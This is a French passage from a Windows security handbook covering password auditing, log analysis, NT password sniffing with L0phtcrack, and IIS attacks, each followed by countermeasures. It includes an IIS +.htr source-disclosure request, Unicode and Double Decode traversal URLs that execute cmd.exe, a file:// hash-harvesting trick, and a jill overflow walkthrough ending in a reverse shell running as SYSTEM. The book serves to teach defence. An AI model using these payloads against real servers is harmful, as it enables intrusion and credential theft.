
```
passprop /complex /adminlockout
```

Le commutateur /noadminlockout inverse ce verrouillage.

ATTENTION Passprop ne fonctionne pas sous Windows 2000 avant le Service Pack 2, en dépit des apparences.

Audit et journalisation – Même s'il est peu probable que quelqu'un parvienne à s'infiltrer dans votre système en devinant un mot de passe puisque vous avez implémenté Passfilt ou Passprop, il est plus sage d'enregistrer dans un fichier journal les tentatives infructueuses de connexion. Pour cela, vous procéderez via Stratégies>Audit dans le Gestionnaire d'utilisateurs sous NT 4 et via Stratégie de sécurité>Stratégies locales>Stratégie d'audit sous Windows 2000). La figure 5.7 présente la configuration recommandée de l'outil Stratégie de sécurité pour Windows 2003 Server RC1. Bien que ces paramètres permettent la génération de fichiers journaux bien plus riches sans nuire aux performances du système, nous vous recommandons de les tester avant de les appliquer en environnement de production.


Figure 5.7
Paramètres d'audit recommandés pour un serveur sécurisé, configurés avec le composant Stratégie de sécurité sousWindows 2003 Server RC1.



Naturellement, l'activation des fonctions d'audit ne suffit pas. Vous devez régulièrement examiner les fichiers journaux pour y rechercher les traces d'une éventuelle intrusion. Si vous constatez la présence de nombreux événements 529 ou 539 (correspondant respectivement à un échec de connexion ou de déconnexion et au verrouillage d'un compte), vous pouvez déduire avec une quasi-certitude que vous êtes victime d'une attaque automatique. En outre, le fichier journal vous permettra dans la plupart des cas d'identifier le système à l'origine de l'attaque. Malheureusement, les fichiers journaux de la famille NT n'enregistrent pas l'adresse IP du système suspect, mais seulement son nom NetBIOS. Comme les noms NetBIOS peuvent aisément être falsifiés, il n'est pas conseillé de modifier le nom de votre NetBIOS. En fait, SMBGrind de NAI permet d'usurper le nom NetBIOS qui peut facilement être modifié à l'aide d'un simple éditeur binaire comme UltraEdit. Certaines rumeurs prétendent que les serveurs Windows 2003 Server enregistreront les adresses IP des systèmes suspects pour les événements d'échec de connexion.

La figure 5.8 présente le journal de sécurité après un certain nombre d'échecs de connexion provoqués par une attaque NAT.

Figure 5.8
Le journal de sécurité d'un serveur NT4 indique les tentatives de connexion infructueuses dues à une attaque visant à deviner automatiquement des mots de passe.




Les détails d'un événement 539 sont illustrés à la figure 5.9.

Il va sans dire qu'il n'est pas très utile d'enregistrer les événements si les fichiers journaux générés ne sont pas analysés par la suite. La vérification manuelle du journal de sécurité est fastidieuse, d'où l'utilité de l'outil Event Viewer qui permet de filtrer les données en fonction d'un certain nombre de critères : date de l'événement, type, source, catégorie, identifiant, utilisateur et ordinateur concernés.

Si vous recherchez un outil à ligne de commande robuste et intégrable dans un script pour manipuler et analyser les fichiers journaux, optez pour dumpel, disponible dans le kit de ressources. Cet outil fonctionne sur des serveurs distants (autorisations appropriées nécessaires), et il est capable de filtrer simultanément jusqu'à dix identifiants d'événements. Ainsi, il vous permet d'extraire les tentatives de connexion infructueuses (identifiant d'événement 529) du système local au moyen de la syntaxe suivante :

```
C:\> dumpel -e 529 -f seclog.txt -l security -m Security -t
```

Figure 5.9
Détails d'un événement 539.



DumpEvt de Somarsoft (téléchargeable gratuitement à l'adresse http://www.somarsoft.com) est également un outil très utile. Il convertit l'ensemble du fichier journal de sécurité en un format importable dans une base de données Access ou SQL. En revanche, il n'est pas capable de filtrer par événement. Dans le même ordre idée, EventCombNT est un outil de Windows 2000 Server Security Operation Guide de Microsoft disponible sur http://www.microsoft.com/technet/security/prodtech/windows/windows2000/staysecure/default.asp. Il s'agit d'un outil multiprocessus conçu pour traiter simultanément des fichiers journaux de plusieurs serveurs et de rechercher des événements spécifiques par identifiant, type, origine, etc. Comme EventCombNT doit se connecter à un domaine spécifique pour fonctionner, tous les serveurs analysés doivent être membres du même domaine.

Parmi les produits commerciaux, nous recommandons ELM Log Manager de .TNT Software disponible à l'adresse http://www.tntsoftware.com. ELM propose une surveillance centralisée en temps réel des fichiers journaux, combinée à un système d'alertes pour toutes les versions de systèmes NT. En outre, il offre une compatibilité Syslog et SNMP pour les systèmes autres que Windows. Bien que nous n'ayons pas eu l'occasion de l'essayer personnellement, nous avons eu à son sujet d'excellents échos par plusieurs de nos clients.

Alarmes anti-effraction en temps réel : détection d'intrusion – Après l'utilisation d'outils d'analyse de journaux vient la capacité d'alerte en temps réel. Le tableau 5.2 dresse une liste des produits de détection d'intrusion pour la famille NT.

Bien que ce tableau répertorie essentiellement les outils de détection d'intrusion pour Windows, il mentionne des fabricants qui, pour la plupart, proposent également des produits d'analyse de journaux, des outils d'alerte et des programmes de surveillance de protocoles

réseau. N'hésitez donc pas à vous renseigner en détail sur les fonctions et les possibilités du produit qui vous intéresse.

Une présentation approfondie de la détection d'intrusion sort malheureusement du cadre de cet ouvrage, mais tous les administrateurs préoccupés par la sécurité doivent garder un œil sur ces technologies afin d'être au courant des nouveaux développements. Qu'y a-t-il de plus important pour votre réseau NT qu'une alarme anti-intrusion ?

Tableau 5.2 – Outils de détection d'intrusion pour NT/2000

BlackICE PC Protection BlackICE Server Protection	Internet Security Systems http://blackice.iss.net/
Centrax	Cybersafe Corp. http://www.cybersafe.com/
Entercept	Entercept Security Technologies http://entercept.com/
eTrust intrusion Detection (anciennement SessionWall-3)	Computer Associates (CA) http://www3.ca.com/Solutions/Product.asp?ID=163
Intact	Pedestal Software http://www.pedestalsoftware.com/
Intruder Alert (ITA)	Symantec http://enterprisesecurity.symantec.com/products
RealSecure Server Protection	Internet Security Systems http://www.iss.net
Tripwire pour NT.	Tripwire, Inc http://www.tripwiresecurity.com/

Espionnage des échanges de mots de passe sur le réseau

Popularité :	*6*
Simplicité :	*4*
Impact :	*9*
Niveau de risque :	***6***


La détection des mots de passe est complexe. Pourquoi ne pas intercepter les renseignements qui transitent par le réseau au moment où les utilisateurs se connectent à un serveur et les réutiliser par la suite pour obtenir un accès ? Dans le cas, peu probable, où un attaquant parviendrait à intercepter vos échanges de connexion NT, cette approche lui éviterait de perdre beaucoup de temps en devinettes. N'importe quel analyseur de paquets fera l'affaire, mais il existe un outil spécialement conçu dans ce but et, puisque nous allons vous en parler longuement dans ce chapitre, autant vous le présenter tout de suite : il s'agit de L0phtcrack qui peut être téléchargé à l'adresse http://www.atstake.com/research/lc/index.html (attention, « L0pht » s'écrit avec un zéro).

INFO @stake a pris l'habitude d'appeler L0phtcrack « LC » dans les versions récentes ; à l'heure où nous écrivons ces lignes, la dernière version disponible est LC4.

L0phtcrack est un outil de détection de mots de passe pour systèmes NT. Il fonctionne généralement hors ligne sur une base de données capturée de mots de passe NT, ce qui évite tout risque de verrouillage de compte et permet de répéter indéfiniment les tentatives. L'obtention des fichiers de mots de passe n'est pas toujours tâche aisée, et nous reviendrons sur cette opération en détail dans la section intitulée « Craquage de mots de passe » plus loin dans ce chapitre.

L0phtcrack dispose également d'une fonction appelée SMB Packet Capture (anciennement un utilitaire distinct nommé readsmb) qui permet de contourner la capture du fichier de mots de passe. SMB Packet Capture écoute le segment local du réseau, intercepte les séquences de login entre deux systèmes NT, extrait les valeurs spécifiques qui serviront à deviner les mots de passe et les importe dans le programme principal de L0phtcrack pour qu'ils soient analysés. La figure 5.10 présente le processus d'interception par SMB Packet Capture des mots de passe transitant sur le réseau local.

Figure 5.10
L'utilitaire SMB Packet Capture de L0phtcrack espionne les connexions qui transitent sur le réseau et transmet les résultats à L0phtcrack pour qu'il les déchiffre.



À ce stade, certains d'entre vous se demandent peut-être, à juste titre, comment cette attaque est possible puisque les systèmes NT utilisent une authentification défi/réponse pour contrecarrer ce type d'espionnage. En fait, au moment de l'authentification, le client reçoit un stimulus aléatoire de la part du serveur, stimulus qui est ensuite chiffré en utilisant comme clé le code de hachage du mot de passe, puis renvoyé par le réseau. Le serveur chiffre ensuite le stimulus avec la copie du code de hachage de l'utilisateur et compare les deux valeurs. Si elles sont égales, l'utilisateur est authentifié (voir l'article Q102716 de la base de connaissance de Microsoft pour plus de détails sur l'authentification Windows). Mais, si le code de hachage du

mot de passe ne traverse pas le réseau, comment l'outil SMB Packet Capture de L0pht procède-t-il pour le décrypter ?Tout simplement par recherche exhaustive. À partir de l'interception de paquets, L0phtcrack extrait uniquement le stimulus et le code de hachage de l'utilisateur chiffré au moyen du stimulus. En chiffrant la valeur connue du stimulus avec des chaînes aléatoires, puis en comparant les résultats au code de hachage chiffré, L0phtcrack obtient par rétro-ingénierie la valeur de hachage réelle. En raison d'une faiblesse dans l'algorithme de hachage utilisé par Microsoft (algorithme LAN Manager), cette comparaison est nettement moins longue qu'elle le devrait. En effet, la segmentation du hachage LM en petites portions décryptables séparément permet à l'assaillant de traiter chaque composant individuellement et non globalement. La méthode de rétro-ingénierie appliquée par l'interception SMB associée au moteur de décryptement de mots de passe L0phtcrack est tellement efficace qu'il suffit d'écouter le réseau quelques jours pour finir par obtenir le statut Administrateur. Vous sentez la présence du danger qui menace votre réseau ?

Et si vous pensez que l'utilisation de commutateurs supprimera tout risque de détection des mots de passe, détrompez-vous. Vos assaillants ont à leur disposition un large éventail de techniques de mystification ARP pour rediriger leur trafic via leurs machines, et le sonder à leur aise. Vous pouvez tout simplement essayer la technique de social engineering (manipulation des personnes) trouvée dans les FAQ L0phtcrack : « Envoyez un message électronique à votre cible, qu'il s'agisse d'une personne isolée ou d'une entreprise. Placez-y une URL de type file://votreordinateur/nomdupartage/message.html. Lorsque le destinataire clique sur cette URL, il vous envoie les codes de hachage de son mot de passe en vue de son authentification ».

INFO Face à des techniques telles que la redirection ARP (voir le chapitre 9), les réseaux basés sur les commutateurs offrent un niveau de sécurité bien faible contre les écoutes.

Ces petits farceurs de L0pht ont même mis au point un analyseur de réseau capable d'extraire les codes de hachage des mots de passe NT des séquences de logon du protocole Point-to-Point Tunneling Protocol. NT se sert d'une adaptation du protocole PPTP comme technologie de réseau privé virtuel afin d'acheminer en toute sécurité du trafic réseau sur Internet. Vous trouverez deux versions de l'analyseur réseau PPTP sur http://packetstormsecurity.com/sniffers/pptp-sniff.tar.gz. Le programme readsmb pour UNIX développé par Jose Chung de Basement Research est également disponible sur ce site.

INFO L'outil d'interception SMB s'applique uniquement aux connexions impliquant des machines Windows 9*x*/Me et NT4 ou antérieures qui envoient une réponse LM. À partir de Windows 2000, les machines ne sont plus vulnérables à cette attaque (à moins qu'un système Windows 9*x*/Me, NT 4 ou une version antérieure qui envoie le code de hachage LM ne soit impliqué dans cet échange).

Parade : désactivation de l'authentification LanMan

Pour contrer les attaques mentionnées précédemment, il suffit de désactiver l'authentification LanMan. Souvenez-vous, c'est sur la réponse LM que s'appuient les outils comme SMB

Packet Capture pour deviner les mots de passe. Si vous réussissez à éviter le passage de la réponse LM par le réseau, cette attaque sera impossible à mener.

Après le Service Pack 4 pour NT 4.0, Microsoft a ajouté une clé de registre contrôlant l'utilisation de l'authentification LM. Ajoutez la valeur LMCompatibilityLevel associée à un type de valeur REG_DWORD = 4 dans la clé de registre suivante :

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA
```

Le type de valeur de 4 empêche un contrôleur de domaine (DC) d'accepter les requêtes d'authentification LM. L'article Q147706 de la base de connaissances Microsoft décrit les niveaux 4 et 5 des contrôleurs de domaine.

Sous Windows 2000 et les versions ultérieures, la modification du registre se fait plus simplement grâce à l'outil Stratégie de sécurité : regardez sous le paramètre Niveau d'authentification LAN Manager dans le nœud Stratégies locales>Options de sécurité (ce même paramètre apparaît dans la catégorie Sécurité réseau sous Windows XP). Vous pourrez alors configurer Windows 2000 et les versions ultérieures pour qu'elles effectuent une authentification SMB en utilisant l'une des six méthodes disponibles classées de la moins à la plus sécurisée (adaptation de l'article Q239869 de la base de connaissances). Nous vous recommandons au moins le niveau 2,Envoyer uniquement les réponses NTLM.

Malheureusement, tous les clients de niveau inférieur ne réussiront pas à s'authentifier auprès d'un contrôleur de domaine paramétré ainsi parce qu'il n'acceptera que les codes de hachage NT (l'expression « de niveau inférieur » fait référence à Windows 9*x*, Windows for Workgroups et aux clients plus anciens). En outre, cette configuration présente un inconvénient majeur : comme les clients autres que NT ne peuvent pas implémenter ce type de hachage, ils vont envoyer inutilement des codes de hachage LM vers le réseau, ruinant ainsi les mesures de sécurité mises en place pour contrer la capture SMB. C'est pourquoi la plupart des entreprises possédant divers clients Windows ont intérêt à éviter cette solution.

INFO Avant le Service Pack 4, aucun moyen ne permettait d'empêcher un hôte NT d'accepter le hachage LM en vue de l'authentification. En d'autres termes, tout hôte NT pré-SP4 est vulnérable à cette attaque.

Avec Windows 2000, Microsoft a apporté une nouvelle méthode visant à améliorer la fiabilité de la transmission des profils d'authentification Windows 9*x* via le réseau. En effet, grâce à DSClient (Directory Services Client), qui se trouve dans le répertoire Clients\Win9*x*\ du CD-Rom Windows 2000, les utilisateurs Windows 9*x* peuvent théoriquement définir des paramètres donnés dans le registre afin d'utiliser le hachage NT le mieux sécurisé. L'article Q239869 de la base de connaissances décrit en détail l'installation de DSClient et la configuration des clients Windows 9*x* pour qu'ils utilisent NTLM v2.

Attaques IIS

Lorsque Microsoft a commencé à installer IIS par défaut avec Windows 2000, un nouveau type d'attaque a vu le jour. Une version principale plus tard, (Windows 2003 Server est fourni avec IIS 6), Microsoft a finalement désactivé IIS dans l'installation par défaut. En fait, IIS n'est même plus installé par défaut dans le système d'exploitation. Si vous décidez cependant de l'installer, il se met en place dans une configuration plutôt minimale. Cette étape simple fera sans doute plus pour la sécurité Windows que tous les correctifs mis au point depuis le Service Pack 3 pour NT4.

Oui, la situation a été particulièrement critique, comme nous allons vous le montrer dans ce chapitre. Pour présenter les choses sans ambages, si vous lancez IIS sans avoir lu cette section, nous sommes prêts à parier qu'il ne faudra pas plus de quelques minutes avant que vous ne soyez victime de pirates, de hackers ou de vers automatiques qui sont légion sur le Web à l'heure actuelle (et n'allez pas vous imaginer que le réseau de votre entreprise est beaucoup plus sûr : nous avons trouvé de nombreux vers pour IIS circulant sur les réseaux internes des sociétés qui ont fait appel à nos services !).

Nous avons structuré notre propos sur les attaques contre IIS autour des axes suivants :

- divulgation d'informations ;
- violation de répertoire ;
- dépassement de tampon.

Nous avons regroupé toutes les parades en fin de section.

Divulgation d'informations

Popularité :	*9*
Simplicité :	*9*
Impact :	*4*
Niveau de risque :	***8***

Cette première catégorie de vulnérabilités est considérée à tort comme mineure, puisque ce type de fuite mène presque aussi souvent à des intrusions que les dépassements de tampon tant redoutés (traités dans la suite de cette section sur IIS).

Globalement, toute faille révélant des informations qui ne sont pas destinées à un utilisateur lambda fait partie de la catégorie des divulgations d'informations. Cette dernière couvre donc un large éventail de problèmes allant de la révélation d'un chemin d'accès à celle du code source. Cette section traite d'un problème très courant concernant l'obtention du code source de scripts Web dynamiques, opération qui peut révéler des mots de passes ou d'autres informations sensibles.

La vulnérabilité +.htr illustre parfaitement cette faille avec IIS 4 et 5. En effet, si vous ajoutez +.htr à une requête de fichier actif, IIS 4 et 5 renvoient le code source d'un script Web dyna-

mique au lieu de l'interpréter. Il s'agit là d'un exemple de mauvaise interprétation par une extension ISAPI, ISM.DLL. L'extension .htr associe les fichiers à ISM.DLL, qui renvoie par erreur le code source du script. Cette vulnérabilité peut être exploitée de la façon suivante avec netcat (notez l'ajout de +.htr à la fin de la requête) :

```
C:\>nc -vv www.victim.com 80
GET /site1/global.asa+.htr HTTP/1.0
[CRLF]
[CRLF]
www.victim.com [10.0.0.10] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 25 Jan 2001 00:50:17 GMT
<!-- filename = global.asa - ->
("SQLConnectionString") = "DSN=sql;UID=sa;PWD="
("CustoConnectionString")     = "DSN=Custo;UID= user;Password=simple"
("ConnectionString")          = "DSN=Company;UID=Company_user;PWD=guessme"
("eMail_pwd")           = "sendaemon"
("LDAPServer")          = "LDAP://directory.Company.com:389"
("LDAPUserID")          = "cn=Directory Admin"
("LDAPPwd")             = "slapdme"
```

Comme vous le constatez dans cet exemple, l'ajout de +.htr entraîne l'envoi du fichier global.asa au client. Vous pouvez également voir ici que l'équipe chargée du développement a commis l'erreur classique de coder en dur la plupart des mots de passe de l'entreprise dans le fichier global.asa.

Violation de répertoire

Popularité :	*10*
Simplicité :	*8*
Impact :	*7*
Niveau de risque :	***8***

Les deux vulnérabilités les plus critiques pour IIS 4 et 5 rendues publiques dans la première moitié de l'année 2001 concernaient toutes deux des problèmes de violation de répertoire (*directory traversal*). Combinée à de mauvaises configurations, l'exploitation de ces failles peut mener à une prise de contrôle totale du système visé.

Les deux attaques par violation de répertoire que nous allons étudier ici sont qualifiées de Unicode et Double Decode (ou *superfluous decode*). Nous commencerons par décrire leur fonctionnement, puis nous nous intéresserons aux mécanismes permettant de tirer parti de l'accès initial qu'elles offrent, pour arriver à une prise de contrôle totale du système.

L'attaque Unicode consiste à envoyer à IIS des représentations Unicode de la barre oblique (*slash*, /) et de la barre oblique inverse (*backslash*, \) sur deux ou trois octets pour sortir des répertoires Web virtuels et accéder au reste du disque. Les représentations Unicode étendues les plus courantes pour la barre oblique et la barre oblique inverse sont respectivement %c0%af et %c1%9c. Il existe d'autres représentations étendues. IIS semble décoder Unicode après les contrôles de sécurité sur le chemin indiqué, c'est pourquoi, en envoyant à IIS une requête HTTP similaire à la suivante, un pirate peut exécuter les commandes de son choix sur le serveur.

```
GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+dir+'c:\' HTTP /1.0
```

La représentation Unicode étendue %c0%af permet d'utiliser la technique du *dot-dot-slash* (point, point, barre oblique) pour remonter dans l'arborescence du système et envoyer des données au shell, ce qui est généralement impossible avec de simples caractères ASCII.

L'attaque Double Decode présente de fortes similitudes. Découverte par des chercheurs de NSFocus en mai 2001, elle utilise un double codage hexadécimal des caractères à la place de la représentation Unicode étendue des barres obliques (/ et \) pour créer une requête HTTP permettant d'échapper aux contrôles standards de sécurité IIS et d'accéder aux ressources hors de l'arborescence Web. Par exemple, dans le cas d'un serveur Web, la barre oblique inverse peut être représentée par la notation hexadécimale %5c. De même, le caractère % est représenté par %25. Ainsi, lorsque la chaîne %255c est décodée deux fois de suite, elle correspond à une simple barre oblique. Ce qu'il faut retenir ici, c'est que deux décodages sont nécessaires, d'où les problèmes posés par IIS qui exécute deux décodages sur les requêtes HTTP pour atteindre les répertoires exécutables. Cette faille peut être exploitée plus ou moins sur le modèle de la faille Unicode, comme le montre l'URL suivante :

```
http://victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

Il s'agit, de toute évidence, d'un comportement indésirable, mais l'impact des attaques Unicode et Double Decode de base est limité par plusieurs facteurs :

- L'utilisateur émettant la requête doit disposer d'une autorisation d'exécution sur le premier répertoire virtuel de la requête (dans notre exemple /scripts). Cette condition n'est généralement pas très dissuasive puisque IIS est couramment configuré avec plusieurs répertoires qui accordent par défaut ce type d'autorisation : scripts, iissamples, iisadmin, iishelp, cgi-bin, msadc, _vti_bin, certsrv, certcontrol et certenroll.
- Si le répertoire virtuel initial ne se trouve pas sur le volume système, il est impossible de passer à un autre volume car aucune syntaxe ne permet d'effectuer cette opération à l'heure actuelle. Si cmd.exe est toujours à son emplacement par défaut sur le volume système, les attaques Unicode ou Double Decode lancées à partir d'un autre disque, autre qu'un disque système, ne peuvent l'exécuter. Bien sûr, cela ne signifie pas que le volume

où se trouve l'arborescence du site Web ne contient pas d'autres exécutables puissants. Ces attaques par violation facilitent grandementla navigation dans les répertoires.

- Les commandes lancées par Unicode ou Double Decode sont exécutées dans le contexte de l'utilisateur distant qui effectue la requête HTTP. Le compte IUSR_*nomdemachine* est généralement utilisé pour représenter les requêtes Web anonymes. Il fait partie du groupe prédéfini Invités qui possède des droits très restreints sur les systèmes de la famille NT dans leur configuration par défaut.

Bien que ces facteurs limitent la portée des attaques, un pirate ayant réussi à identifier un répertoire accessible en écriture pour le compte IUSR_*nomdemachine* (ou IWAM_*nomdemachine*) téléchargera généralement sur le serveur des outils supplémentaires qui lui permettront de devenir root. Plusieurs scripts librement accessibles permettent de télécharger des fichiers sur un serveur vulnérable aux attaques Unicode ou Double Decode. Nous avons une préférence pour unicodeloader.pl de Roelof Temmingh.

L'outil le plus populaire susceptible d'être téléchargé sur un serveur NT4 ou une version antérieure est sans doute hk.exe (voir la section « Falsification des requêtes de gestion des ports LPC » plus loin dans ce chapitre). Cette attaque permet aux pirates d'ajouter le compte IUSR ou IWAM à un groupe de niveau administrateur et d'obtenir ainsi un contrôle total du système. L'affectation d'un niveau de droits supérieur est plus difficile à réaliser sous Windows 2000, mais reste possible avec d'autres outils. Pour acquérir des droits supplémentaires à partir de l'attaque Unicode contre IIS 5, vous devez vous procurer l'outil ispc, développé par Isno, (http://www.xfocus.org), qui exploite automatiquement la faille d'IIS 5 « system file listing privilege elevation » en activant le contrôle distant client-serveur d'une machine IIS vulnérable (voir http://www.microsoft.com/technet/security/bulletin/MS01-044.asp).

Dépassement de tampon

Popularité :	*10*
Simplicité :	*9*
Impact :	*10*
Niveau de risque :	***10***

Depuis la découverte en 1999 d'un dépassement de tampon dans ISM.DLL, les chercheurs d'eEye Digital Security ont régulièrement publié des alertes sur d'autres failles du même type dans IIS. En mai 2001, ils ont annoncé la découverte d'un nouveau dépassement de tampon dans l'extension ISAPI chargée de gérer les fichiers .printer (C:\WINNT\System32\msw3prt.dll) afin de permettre la prise en charge par Windows 2000 du protocole IPP, chargé du contrôle de différents paramètres d'imprimantes réseau via une interface Web.

eEye a mis au point un prototype d'attaque qui écrit un fichier sur C:\www.eEye.com.txt. Cependant, n'importe quelle commande adéquate permet plus ou moins d'exécuter toutes les actions voulues car le code s'exécute dans le contexte du processus IIS, c'est-à-dire SYSTEM. Comme il fallait s'y attendre, juste après la parution de l'alerte sur le dépasse-

ment de tampon IPP, une attaque exploitant cette vulnérabilité a été postée sur de nombreuses listes de diffusion consacrées à la sécurité ; il s'agissait de l'attaque jill mise au point par dark spyrit de beavuh.org. Bien qu'elle soit écrite en UNIX C, la compilation sous Windows 2000 ne pose aucun problème lorsqu'elle a lieu dans un environnement Cygwin (http://www.cygwin.com).

L'attaque fonctionne de la façon suivante. Tout d'abord, le pirate place netcat sur son système en position d'écoute :

```
C:\>nc -vv -l -p 2002
listening on [any] 2002 ...
```

Ensuite, l'attaque jill est lancée vers le système du pirate :

```
C:\>jill 192.168.234.222 80 192.168.234.250 2002
iis5 remote .printer overflow.
dark spyrit <dspyrit@beavuh.org> / beavuh labs.
connecting...
sent...
you may need to send a carriage on your listener if the shell doesn't appear.
have fun!
```

Si tout se passe comme prévu, peu de temps après le lancement de l'attaque, le pirate reçoit un shell distant. Il est parfois nécessaire d'appuyer sur la touche Entrée pour le faire apparaître une fois que la connexion a été reçue, et après chaque commande si nécessaire, comme le montre l'exemple suivant (encore une fois, cette opération se déroule sur le système du pirate) :

```
C:\>nc -vv -l -p 2002
listening on [any] 2002 ...
connect to [192.168.234.250] from MANDALAY [192.168.234.222] 1117
[retour chariot]
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
[ retour chariot ]
NT AUTHORITY\SYSTEM
```

Nous avons employé l'utilitaire whoami du kit de ressources pour indiquer clairement que l'exécution du shell a lieu dans le contexte du compte LocalSystem, depuis la machine distante. Comme l'attaque initiale passe par le canal de l'application Web (généralement le

port 80) et que le shell est envoyé vers l'extérieur, du serveur Web victime vers un port défini par le pirate, il est extrêmement difficile de contrecarrer cette technique via le filtrage d'un routeur ou d'un pare-feu. Une version Win32 native de jill, nommée jill-win32, a été publiée peu de temps après celle destinée à UNIX/Linux. Un hacker du nom de CyrusTheGreat a créé sa propre version de cette attaque, nommée iis5hack, à partir du code associé au shell de jill. Tous ces outils fonctionnent comme nous l'avons décrit précédemment et impliquent tous la fermeture du shell reçu.

ATTENTION N'oubliez pas de quitter correctement le shell, c'est-à-dire à l'aide de la commande exit. Si le shell n'a pas été fermé, le site Web par défaut du serveur de la victime se bloquera et ne pourra plus répondre aux requêtes !

Parades aux attaques IIS

Il est tout à fait normal que vous vous sentiez quelque peu dépassé à ce stade. Gardez à l'esprit toutefois que quelques règles simples suffisent pour sécuriser IIS :

Filtrer le trafic entrant et sortant du réseau – Les pare-feu et les routeurs doivent bien évidemment être utilisés pour limiter le trafic entrant sur vos serveurs Web, mais assurez-vous qu'ils le filtrent également en sortie. Dans la majorité des cas, les serveurs Web ne devraient pas être autorisés à ouvrir une connexion avec une entité extérieure. En fait, comme vous avez pu le constater dans les exemples précédents, la plupart des techniques utilisées par les hackers reposent sur une sorte de fonction de rappel de la cible vers leur machine. La restriction du trafic Internet sortant des serveurs Web aux seules connexions TCP établies permet de déjouer ce type de ruse (bien entendu, les serveurs Web doivent être capables d'initier une connexion sortante vers leurs bases de données, mais nous supposons que ce type de connexion est plutôt sûr et doit donc être autorisé).

Avec l'évolution d'Internet, il devient de plus en plus délicat de limiter le trafic sortant aux seules connexions déjà établies. Par exemple, les services Web ont souvent besoin d'établir des connexions sortantes vers Internet. Si tel est votre cas, nous vous recommandons de séparer vos réseaux en deux catégories : d'un côté les serveurs nécessitant des communications complexes et de l'autre, les serveurs Web standards se contentant de répondre à des requêtes.

Implémentez les derniers correctifs ! – Aucune excuse ne justifie à l'heure actuelle de laisser un serveur IIS sans correctifs connecté à Internet. Si vous préférez ignorer cette règle d'or, attendez-vous à voir vos serveurs infiltrés par tous les vers IIS qui circulent…

Nous vous recommandons d'appliquer tous les correctifs, même si avez désactivé la fonctionnalité concernée. Généralement, les améliorations apportées par Microsoft dans ses service packs sont significatives. Si vous n'implémentez pas les correctifs intermédiaires au fur et à mesure, vous aurez de nombreuses mises à niveau à implémenter lorsque le service pack majeur suivant sera disponible. De plus, il est impossible d'anticiper l'interaction entre les composants logiciels : désactiver un élément n'empêchera pas nécessairement un intrus de

l'exploiter s'il se trouve toujours quelque part sur votre disque. Lors de nos interventions en entreprise, les questions portaient le plus souvent sur le moment le plus approprié pour installer les correctifs ; jamais ces entreprises n'ont remis en cause leur installation.

Microsoft ne répond pas de manière très claire à cette question. Consultez la section « Installation systématique des derniers correctifs » pour connaître les possibilités à votre disposition.

